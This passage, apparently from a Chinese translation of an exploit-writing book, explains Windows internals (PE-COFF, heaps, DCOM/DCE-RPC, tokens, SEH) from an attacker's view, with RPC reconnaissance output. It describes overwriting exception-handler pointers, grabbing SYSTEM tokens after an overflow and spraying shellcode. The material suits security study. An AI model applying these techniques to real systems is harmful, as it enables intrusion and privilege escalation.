malloc()实现，在保护性标志的领域里做了一些工作，在理论上，这些工作和栈保护性标志十分类似，但令人遗憾的是，绝大多数的 malloc()实现还没有采用这些保护措施（例如，在我们写这本书的时候只有 FreeBSD 对堆操作进行简单的安全性检查）。即使堆保护性标志普及了，操纵 malloc()实现再也不会导致堆溢出，但是程序仍会受到其它类型堆溢出的攻击。

6
Windows 的广阔原野

在学习了前面的内容之后，我们现在来学习一个崭新的操作系统—Windows。本章主要从经验丰富的 Win32 黑客的角度来阐述 Windows 问题，同时使 Unix 黑客对 Win32 有较好的理解。结束本章学习后，你应该可以编写简单的 Windows 破解；并在尝试一些复杂的破解时，避免出现常见的错误。

在本章，你还可以学习怎样使用常见的 Windows 调试工具。沿着这条路，你将进一步学习 Windows 安全、编程模型、Distributed Component Object Model (DCOM)、和 Portable Executable-Common File Format(PE-COFF) 的基础知识。简而言之，本章包含的内容是老黑客多年经验的结晶，当你准备攻击 Windows 平台时，你会深深喜欢上这些内容。

6.1 Windows 和 Linux 有何不同？

NT 项目组活跃于 1989 年，在 1991 年首次发行了 Windows 3.1。在设计初期，Windows NT 开发团队的设计理念受到多种体系结构的影响。比如说，虽然 VMS 与 NT 之间有本质的区别，但不可否认的是，NT 最初的大部分内部实现都来自 VMS。值得注意的是，NT 的早期版本就引入了内核线程概念。在本节，我们将介绍 Linux 或 Unix 用户不太熟悉的 NT 特性。

6.1.1 Win32 API 和 PE-COFF

OllyDbg 是一个多功能、汇编级的 Windows 分析调试器（如图 6.1），特别适用于分析二进制文件。我们在学习过程中使用二进制分析调试器（如 OllyDbg），将会更好地理解所学的内容。为了运用你在这里学到的知识，你需要有一个这样的工具。OllyDbg 是共享软件，你可以从 http://home.t-online.de/home/0llydb/下载最新版本。

Windows 的 API 是 32 位的，Linux 的程序员可以把 Windows API 想象为/usr/lib 里所有的共享库的集合。

注解：如果你对 Windows API 了解甚少或一点都不知道，建议你读一下 Brook Miles 写的精彩教程（www.winprog.org/tutorial/）。




图 6.1. OllyDbg 可以显示载入内存的 DLLs 的所有信息。

在 Linux 上，有经验的程序员利用 open()或 write()之类的系统调用，就可以编写出直接和内核交互的程序。但在 Windows 上就没这么幸运了。Windows NT 的每个新服务包和发行版都可能改变其内核接口，为了使原来的程序可以继续工作，Microsoft 在提供服务包和发行版时会包括相应的函数库（通称为 Dynamic Link Libraries[DLLs]）。DLL 为进程调用那些不属于自己可执行代码的函数提供了方法。这类函数的可执行代码保存在 DLL 里，与使用它们的进程分开保存，一个 DLL 可以包含一个或多个被编译、链接的函数。Windows API 是有序的 DLL 集合，因此，使用 Win32 API 的进程其实都在使用动态链接。

这些特性给 Windows Kernel Team 带来了很多便利，因为这样一来，他们即使修改内部的 API，或增加一些新功能，也不会影响程序员照常使用 API。与此相反，在 Unix 及变种里，如果大多数的程序员没有违规调用的话，你就不能擅自为系统调用增加新的参数。

Windows 和现代操作系统类似，使用可重定位的文件格式，使程序在运行时可以动态加载共享函数库。Linux 里的共享函数库是以.so 文件的形式出现的，在 Windows 里是 DLL。和 ELF 文件格式的.so 类似，DLL 是 PE-COFF 文件格式（也称为 PE-portable executable）中的一种。PE-COFF 来自 Unix COFF 格式，是一种可移植的文件格式，可以加载到所有的 32 位 Windows 平台上。

PE 文件在文件开始部分包括导入表和输出表，导入表指示 PE 文件需要哪些（DLL）文件，以及文件中的哪些函数。输出表则指示此 DLL 可以提供哪些函数，也指明这些函数在 DLL 文件中的地址。DLL 载入内存后，程序可以根据这些地址找到需要的函数。导入表列出 PE 文件要用到的、但在 DLL 里的函数，也会列出这些函数所在 DLL 的文件名。

大多数 PE 文件和 ELF 文件类似，是可重定位的，PE 文件由各种区段组成；其中的.reloc 区段用于在内存里重定位 DLL。使用.reloc 的目的是允许程序加载编译时使用了相同内存空

间的两个 DLL。

和 Unix 不太一样的是，Windows 首先会在当前工作目录下搜索 DLL，然后再在其它地方搜索。从黑客的角度来看，这为他们提供了脱离 Citrix 或终端服务（Terminal Server）限制的机会；但是从开发者的角度来看，这将允许开发者发布不同于系统目录（\winnt\system32）里的 DLL。当然，这会造成一定程度上的混乱，我们把这种问题称为 DLL-hell，碰到 DLL-hell 问题的用户在加载不完整的程序时，为了避免不同版本 DLL 之间的冲突，只能调整 PATH 环境变量或者到处转移 DLL。

学习 PE-COFF，首先要理解 Relative Virtual Address（RVA）。RVA 用于减少 PE 加载器的工作量，通过使用 RVA，函数可以被重定位在虚拟地址空间的任何地方；如果不使用 RVA，PE 加载器需要确认每个可重定位的条目，从而浪费大量的系统资源。在学习 Win32 的过程中，你可能注意到 Microsoft 喜欢使用简称（RVA，AV[Access Violation，访问违例]，AD[Active Directory，活动目录]），而不是像 Unix 那样使用术语的省略形式（tmp，etc，vi，segfault）。令人头痛的是，Microsoft 每次发布新文档时，总会引入成百上千个术语和相关的简称。

注解：关于阴谋家的有趣论调：在 Microsoft 园区近旁有一幢非常显眼的科学楼，但好像从来都没有人进出。

RVA 只是“各个 DLL 载入内存空间时，系统会为其分配一个基址，根据基址加上 RVA 的结果就可以找到需要的数据（函数）”的一种描述。以 msvcrt.dll 的 malloc()函数为例，msvcrt.dll 的文件头中包括了 msvcrt.dll 可以提供哪些函数的输出表，这个输出表中包含函数“malloc”和它的 RVA（例如，2000）；系统把 msvcrt.dll 载入内存时，会为其指定基址，这里假定是 0x80000000，这样一来，你就可以通过 0x80002000（基址加上 RVA）找到 malloc 函数。在默认情况下，Windows NT 加载.exe 的基址是 0x40000000，当然，这根据语言包或编译器的选项不同会有所改变，但一般都是 0x40000000。

Microsoft 通常会单独发布 PE-COFF 符号文件。你可以从 Microsoft 的 MSDN 站点下载需要的符号包，或者通过 WinDbg 使用他们提供的远程符号服务器。遗憾的是，OllyDbg 目前还不支持微软的远程符号服务器。

要了解 PE-COFF 的更多内容，请在 Microsoft 的 Web 站点上搜索“PE-COFF”。最后，大家要记住，Windows NT 和 Unix 不太一样，它不允许用户删除正在使用中的文件。

6.2 堆

DLL 被加载时，首先会调用初始化函数。初始化函数通常会调用 HeapCreate()设置属于自己的堆，并把指向堆的指针保存为全局变量，因此，在以后的堆分配操作过程中，可以用它代替默认堆。大多数的 DLL 在内存里都有一个.data 区段，主要用于保存全局变量，在这片内存里，你可以发现一些有用的函数指针或数据结构。程序在运行过程中，可能会加载多个 DLL，从而导致内存空间里存在许多堆。因为有如此多的堆，堆恶化攻击可能会使系统异常混乱。在 Linux 里，可能只是一个堆受到破坏，但在 Windows 里可能是多个堆，这将使我们的分析变得更加复杂。当用户在 Win32 里调用 malloc()时，他／她实际上用的是 msvcrt.dll 导出的函数，这个函数再调用 HeapValidate()来分配 msvcrt.dll 的私有堆。你可能会被 HeapValidate()函数所吸引，而用它来分析堆恶化的情形，但这个函数实际上什么也不做。

当你的 shellcode 在破解堆溢出后再调用 Win32 API 函数时通常会引起混乱，在 RtlHeapFree()或 RtlHeapAllocate()里面，有些函数工作正常，而有些可能会引起访问违例－－

在你获得控制权之前终止进程。WinExec()和类似的函数就是因为无法与被破坏的堆共事而声名狼藉。

每个进程在创建之初都有一个默认堆，我们可以用 GetDefaultHeap()找到这个默认堆，虽然这个堆未必就是被破坏的那个。值得注意的是，堆的增长可以跨越段的界限。例如，如果你向 IIS 发送足够多的数据，就会看到它将分配高端内存，并在那里保存你的数据。如果你有一个有限的字符集，并且只能用它们改写返回地址，假设你想离开默认堆的低端内存地址，那么用这个方法操纵内存，对你来说可能就很有用了。基于这个理由，目标程序里的内存泄露变得非常有用，因为你可以利用它们用 Shellcode 填充脆弱程序的所有内存空间。

Windows 上的堆溢出和 Unix 上的差不多。可以用同样的破解方法—如果你很仔细的话，在 Windows 上，你甚至可以同时操纵多个堆溢出，从而使破解更可靠更容易。

6.2.1 线程

Windows 在一定程度上支持线程，Linux 直到 2.6 内核才对线程有少许支持。使用线程的目的是允许进程同时进行多种操作，共享同一内存空间。Windows 的内核以线程为单位划分 CPU 时间片，而不是以进程。Linux 用“Light-weight process”模型支持线程，效率比较低，只有当 Linux 实现真正的线程时，才能立足于现代操作系统之林。在 Linux 下，线程不再是重要的编程模型，其原因将随着被解释的 NT 安全结构变得更清晰。线程与 HRESULT 关系密切。HRESULT 是一个整数值，几乎所有的 Win32 API 调用都会返回它。HRESULT 可以是一个错误值或是一个 OK 值。如果它是错误值，你可以用 GetLastError()（它从线程的局部存储器找回最后的错误代码）得到这个具体的错误。如果你考虑 Unix 的模型，在那里你没有办法区分线程间的错误号。Win32 从头开始设计了线程模型。

Windows 没有 fork()（Linux 用 fork()派生新进程），而是用 CreateProcess()派生拥有自己内存空间的新进程，子进程可以从它的父进程继承任何被标记为可继承的句柄。然而，父进程必须亲自把这些句柄传递给子进程，或者由子进程自行猜测这些句柄（句柄是较小的整数值，和文件句柄类似）。

因为几乎所有的溢出都发生在线程里，而攻击者不可能猜到有效的栈地址。这意味着攻击者几乎只能用返回 libc 的方法（尽管有可能使用任何 DLL，而不仅仅是 libc 或类似的东西）来获取执行控制。

6.3 DCOM、DCE-RPC 的天才与白痴

Distributed Common Object Model（DCOM）、DCE-RPC、NT 的线程和进程体系结构、NT 的 Authentication Tokens 都是互相关联的。一开始就全面了解 COM 的基本原理，有助于我们理解 COM 与 Unix 中对应组件的异同。

你不会忘了 Microsoft 对软件的立场吧，他们为金钱而发布二进制的软件包，并建立相应的系统来支持它。因此，每一个 Microsoft 的软件体系结构都支持这个模型。你可以购买第三方的 COM 模块，把它们放在目录里，然后就能用 Visual Basic 把它们组装成复杂的程序。

可以用支持 COM 的语言编写并无缝集成 COM 对象。COM 的大部分特性只是随其自然的设计决策；例如，对 C++来说是一个整数，对 Visual Basic 而言却未必如此。

为了深入探索 COM，你应该查阅典型的 Interface Description Language（IDL）文件。我们将介绍 DCOM IDL 文件，你在后面会看到。

```
[ uuid(e33c0cc4-0482-101a-bc0c-02608c6ba218),
   version(1.0),
   implicit_handle(handle_t rpc_binding)
] interface ???

{
   typedef struct {
      TYPE_2 element_1;
      TYPE_3 element_2;
   } TYPE_1;

...

   short Function_00(
            [in] long element_9,
            [in] [unique] [string] wchar_t *element_10,
            [in] [unique] TYPE_1 *element_11,
            [in] [unique] TYPE_1 *element_12,
            [in] [unique] TYPE_2 *element_13,
            [in] long element_14,
            [in] long element_15,
          [out] [context_handle] void *element_16
   );
```

我们在这里定义的 IDL 和 C++类的头文件类似。打个比方说，这些只是由 UUID 定义的特殊接口里的特殊函数的参数（和返回值）。任何东西都必须是唯一的—所有的名字—在 COM 里是一个 GUID。通常假定这个 128 位数是全世界唯一的；也就是说，至少在这里是唯一的。因此，当我们看到引用一个独特的 UUID 时，就知道我们正在和某个确切的接口在交谈。

COM 对象的接口描述可能非常复杂。对于（支持 COM）语言的编译器来说，假设它生成一点代码把 IDL 规范转换成这个语言需要它呈现的格式。亦复如是字符，数组，用数组存贮的指针，包含其它数组的结构，等等。

实际上，可以选择多种捷径来维护可接受的速度。比如说用 little-endian 序表示的话，long 将是 32 位，把它从 C++表示转换成 C++ COM 对象表示就很平常了。

有两种方法可以调用 COM 服务：直接把它作为 DLL 载入进程空间；或者把它作为服务运行（通过 Service Control Manager－－以 SYSTEM 权限运行的特殊进程）。在其它进程里运行 COM 服务，虽然慢一点，但可以确保你的进程更稳定更安全。In-Process 调用不用转换数据类型，比调用在同一机器但不在同一进程里的 COM 接口要快上一千倍；而调用同一机器上的接口，又比调用同一网络里的接口要快上至少十倍。

对 Microsoft 来说比较重要的事情是，程序员只要在程序里改变注册方式或更改一个参数，程序就能用不同的进程或不同的机器构成相同的调用。

例如，查看 NT 上的 AT 服务。如果你写一个与 AT 交互的程序，用它来安排命令，那么，你可以查阅 AT 服务的接口定义，把 DCOM 调用绑到一个接口上，然后调用这个接口上的具体过程。当然，在你的进程和 AT 服务进程之间发送数据前，最好先找到相应的 IDL 文件，了解怎样转换参数。即使这个进程运行在其它计算机上，也可以用同样的过程进行。假如那样的话，你的 DCOM 函数库可以连到远程计算机端点映射程序（TCP 端口 135）并询问 AT 服务监听哪个端口。端点映射程序（它自己也是一个 DCOM 服务，总是绑定在已知的端口上）将响应“AT 服务正在监听如下的命名管道 RPC 服务，你可以连接到 445 或 139 端口。对 DCE-RPC 调用来说，它正在监听 TCP 端口 1025 和 UDP 端口 1034。”而这些对开发者而言都是透明的。

现在你该知道 DCE-RPC 和 DCOM 的“天才”所在了吧。你可以出售二进制的 DCOM 包，或提供一台通过网络访问的、装有 DCOM 接口的机器，使开发者用 Visual Basic，C++，或其它支持 DCOM 的语言远程连接它们。如果要追求额外的速度，你可以直接把 DCOM 的接口作为 DLL 载入客户端进程。这个范例几乎是区别 Windows NT 与其它服务器平台的根本特征。“胖客户端”，“远程可管理性”，“快速应用开发”都指向同一个东西——DCOM。

然而，这些特点恰好也是 DCE-RPC 和 DCOM 的“白痴”所在。一个人的远程可管理性对其他人而言可能就是远程漏洞。作为黑客，你应该比系统管理员更加了解他们的系统。因为 DCOM 与所有的系统安全基本原理一样，很复杂也很难理解，所以要做到这一点并不是太难。

在下一节，我们将介绍一些利用 DCE-RPC 和 DCOM 的基础知识。

6.3.1 侦察

有两个工具可用于侦察远程的 DCE-RPC：Dave Aitel 的 SPIKE（www.immunitysec.com/）和 ToddSabin 的 DCE-RPC（http://razor.bindview.com/）。

在这个例子里，我们用 SPIKE 里的 dcedump 程序远程观察用端点映射程序注册的 DCE-RPC 服务（也称为 DCOM 接口）。这和在 Unix 里运行 rpcdump –p 的效果差不多。

```
[dave@localhost dcedump]$ ./dcedump 192.168.1.108 | head -20
DCE-RPC tester.
TcpConnected
Entrynum=0

annotation=
uuid=4f82f460-0e21-11cf-909e-00805f48a135 , version=4
Executable on NT: inetinfo.exe
ncacn_np:\\WIN2KSRV[\PIPE\NNTPSVC]
Entrynum=1

annotation=
uuid=906b0ce0-c70b-1067-b317-00dd010662da , version=1
Executable on NT: msdtc.exe
ncalrpc[LRPC000001f4.00000001]
Entrynum=2
```

```
annotation=
uuid=906b0ce0-c70b-1067-b317-00dd010662da , version=1
Executable on NT: msdtc.exe
ncacn_ip_tcp:192.168.1.108[1025]
...
```

像你看到的那样，在这里，我们有三个不同的接口，可以用三种不同的方法与它们建立连接。我们可以用 SPIKE's interface ids(ifids)程序进一步查看端点映射程序提供的接口。当然，我们也可以用它检查几乎所有激活的 TCP 接口（msdtc.exe 例外）。

```
[dave@localhost dcedump]$ ./ifids 192.168.1.108 135
DCE-RPC IFIDS by Dave Aitel.
Finds all the interfaces and versions listening on that TCP port
Tcp Connected
Found 11 entries
e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
975201b0-59ca-11d0-a8d5-00a0c90d8051 v1.0
e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
b9e79e60-3d52-11ce-aaa1-00006901293f v0.2
412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
00000136-0000-0000-c000-000000000046 v0.0
c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
000001a0-0000-0000-c000-000000000046 v0.0

Done
```

现在，为了在端点映射程序或其它 TCP 服务里寻找溢出，我们可以直接把这些内容喂给 SPIKE 的 msrpcfuzz 程序。如果你有这些服务的 IDL（你可以从开源项目中找到一些，如 Snort），可以用它指导我们对函数的分析。否则，你就只能进行自动或手动的二进制分析了。Matt Chapman 写的 Muddle（www.cse.unsw.edu.au/~matthewc/muddle/）可能会对你有所帮助。它可以自动解码某些可执行文件，把它们的参数告诉你。我们在本章开头看到的 IDL 片断就是 Muddle 生成的，是我们从 RPC locator service 文件里获得的。

Microsoft 几乎可以在任何它能找到的东西上封装 DCE-RPC。从 SMB 到 SOAP，如果你可以在它上面封装 DCE-RPC，就能启用所有的 Microsoft 工具。在这个例子里，你可以看到 named pipe interface（ncacn_np）上的 DCE-RPC，Local RPC interface 上的 DCE-RPC，和 TCP interface 上的 DCE-RPC。Named pipe，TCP，和 UDP 接口都可以远程访问，你不会已经垂涎三尺了吧。

6.3.2 破解

破解远程的 DCOM 服务和破解远程的 SunRPC 服务的方法差不多。你可以进行 popen()

或 system()类型的攻击，尝试访问文件系统上的文件，寻找缓冲区溢出或类似攻击，设法绕过认证，或你想到的、可以攻击远程服务器的问题。摆弄 RPC 服务的最好工具非 SPIKE 未属，然而，如果你打算破解远程的 DCE-RPC 服务，还有许多工作要做——用你选择的语言复制（duplicate）这个协议。CANVAS（www.immunitysec.com/CANVAS）用 Python 复制 DCE-RPC。

在开始的时候，你可能会受到一些引诱，尝试用 Microsoft 的内部 API 破解 DCE-RPC 或 DCOM，但从长远来看，你没有办法直接控制 API，从而导致破解质量低下。如果可能的话，尽量自己开发或使用开源的协议实现。

6.3.3 Tokens and Impersonation

Tokens 像它们听起来那样—表示访问权限。在 Linux 下，访问资源（如文件或进程）的权限是用简单的 user/group/any 权限集定义的，但 Windows 与 Linux 完全不一样，使用了灵活的、很难理解的、依赖 tokens 的机制。从小处说，token 是一个 32 位的整数，与文件句柄类似。NT 内核为每个进程维护一个内部结构，用 token 表示进程的访问权限。例如，进程在派生另外的进程时，必须检查它是否能够访问它想派生的文件。

现在，这里的情况变得有些复杂了，因为除了 token 有不同的类型外，两个 token（主 token，和当前的线程 token）还会影响彼此间的操作。进程启动时获得主 token。当前线程的 token 可以从另外的进程或 LogonUser()函数获取。LogonUser()函数需要用户名和密码，如果调用成功，它将返回一个新 token。你可以用 SetThreadToken（token_to_attach）把特定 token 交给当前的线程，然后在线程归还主 token 的地方用 RevertToSelf()移走它。

随便说一下，用 Sysinternals（www.sysinternals.com）Process Explorer 加载进程，你会看到：主 token 被作为 User Name 打印出来了，你在底部窗体还可以看到一个或多个带不同访问级别的 token。图 6.2.显示进程中的多个 token。




图 6.2. 用 Process Explorer 观察进程的 token。注意管理员 token 与用户（主 token）之间访问级别的异同。

从其它进程得到 token 很简单：如果你调用 ImpersonateNamedPipeClient()，内核将把附上你创建的 named pipe 的进程的 token 交给你。同样，你也可以模拟远程 DCE-RPC 客户端或给你用户名和密码的客户端。

例如，当用户连接 Unix 的 FTP 服务器，且 FTP 服务正在以 root 运行时，FTP 服务器可以用 setuid()把用户的 ID 改成认证时用户客户端声明的那个。对 Windows 来说，用户发送用户名和密码后，FTP 服务器调用 LogonUser()返回一个新 token。然后派生一个新线程，新线程调用 SetThreadToken（new_token）。当线程结束对客户端的服务时，它调用 RevertToSelf() 加入线程池，或者调用 ExitThread()退出。

对黑客来说，需要仔细审视整个过程以寻找攻击机会。在 Unix 里，当你通过认证，用缓冲区溢出破解 FTP 服务器后，你不能变成 root 或其它用户（译者注：利用其它途径提升权限除外）；在 Windows 里，你在刚刚被认证的用户内存空间里很可能会发现需要的 token，你可以攫取并使用它。当然，在许多情形下，FTP 服务器是以 SYSTEM 运行的，你可以调用 RevertToSelf()得到它的特权。

人们对 CreateProcess()有一个常见的误区。Unix 黑客经常把 execve("/bin/sh")作为 Shellcode 的一部分，但在 Windows 下，CreateProcess()把主 token 当作新进程的 token，并用当前线程的 token 访问所有的文件。这意味着如果当前主 token 比当前线程 token 的访问权限低时，新进程可能不能读取或删除它自己的可执行文件。

在 IIS 攻击期间发生的事情是对这个怪癖的最好说明。IIS 的外部组件运行在主 token 是 IUSR 或 IWAM 而不是 SYSTEM 的进程内。但在这些进程中，经常有线程以 SYSTEM 运行。当黑客利用溢出获得某个线程的控制，他们下载一个文件，并用它调用 CreateProcess()，他们会发现当他们自己作为 IUSR 或 IWAM 运行时，这个文件却属于 SYSTEM。

如果你发现自己正处在这种情形中，你有两个选择：用 DuplicateTokenEx()生成新的主 token，把它分配给 CreateProcessAsUser()调用；通过直接把 DLL 载入内存或利用 shellcode（它可以做任何你想在原始进程内做的事情），你可以从当前线程的内部做任何事。

6.3.4 Win32 下的异常处理

在 Linux 下，异常处理程序是全局的；换句话说，是每个进程的。无论什么时候出现异常情况，系统都会调用你用 signal()系统调用设置的异常处理程序，例如发生 segfault（Windows 下的术语是 AV）。在 Windows 下，全局处理程序（位于 ntdll.dll 之中）捕获所有的异常，然后执行相当复杂的例程来确定最终把控制权交到哪。因为 Windows NT 下的编程模型是 thread-focused，因此，异常处理模型也是 thread-focused。

图 6.3.或许有助于说明 Windows NT 下的异常处理。




图 6.3. OllyDbg 很好地显示了 Windows NT 下的异常处理工作。

在这幅图中，我们看到 cmd.exe 进程有两个线程。第二个线程的数据块（在运行时，数据块位于 fs:[0]）有一个指针指向异常结构的链表（chain）。这个结构（Structured Exception Handler[SEH]）的第一个元素是指向下一个处理程序的指针。这个结构的第二个元素是一个函数指针。如图 6.3.显示的那样，指向下一个处理程序的指针设为-1 时，表示处理链中没有更多的处理程序了。如果第一个处理程序没有处理这个异常，下一个处理程序（如果有的话）将进行处理，依此类推。如果到最后都没有一个处理程序处理它，默认的异常处理程序将处理它，常见的处理方式是终止进程。

作为一个黑客，当你碰到通过堆溢出或类似的——向内存写入一个 word 的——攻击时，你应该马上想到一些控制这个系统的方法。不错，就是改写指向 SEH 链的指针。Win32 程序里的每个进程都有一个操作系统提供的 SEH。这个 SEH 负责向用户显示应用程序已被终止的错误框。如果碰巧你在运行调试器，SEH 将提示你是否要调试这个程序。另一种可能是改写位于栈上的处理程序的函数指针，或改写默认的异常处理程序。

在 Windows XP 上，你有另一个选择：Vectored Exception handling。从根本上说，它只是另一种版本的链表，首先会检查 ntdll.dll 里的异常处理代码。因此，你现在有一个不管触发何种异常都能得到调用的全局变量—这对改写来说，太完美了。

6.4 调试 Windows

调试 Windows 程序至少有三种选择：Microsoft 的 WinDbg，内核调试器 SoftICE，或 OllyDbg。当然，你也可以用 Visual Studio，如果你有这个兴趣的话。

在这些选择当中， SoftICE 或许是最年长也是最强大的。SoftICE 的特点是支持宏语言，

可以调试内核，缺点是安装起来比较麻烦，而且 GUI 有点过时。它的主要用处是调试设备驱动程序。很长一段时间以来，它是黑客的唯一选择，因此，有很多介绍怎样使用它的好文章。SoftICE 在调试内核的时候，把所有页设为可写；因此，如果你正在破解的内核溢出只有在 SoftICE 被启用时才工作，那你应该考虑是否是因为这个原因了。

WinDbg 可以调试内核—尽管它需要一条串行线和另外一台计算机（译注：现在利用 VMWare，可以在同一台机器上调试了）—但它也能很好地调试用户空间的溢出。WinDbg 使用原语，但用户接口比较糟糕—几乎不可能快速正确的使用。尽管如此，但因为它是 Microsoft 使用的调试器，从而拥有一些非好的高级特征，比如说，自动访问 MicroSoft 的符号服务器。

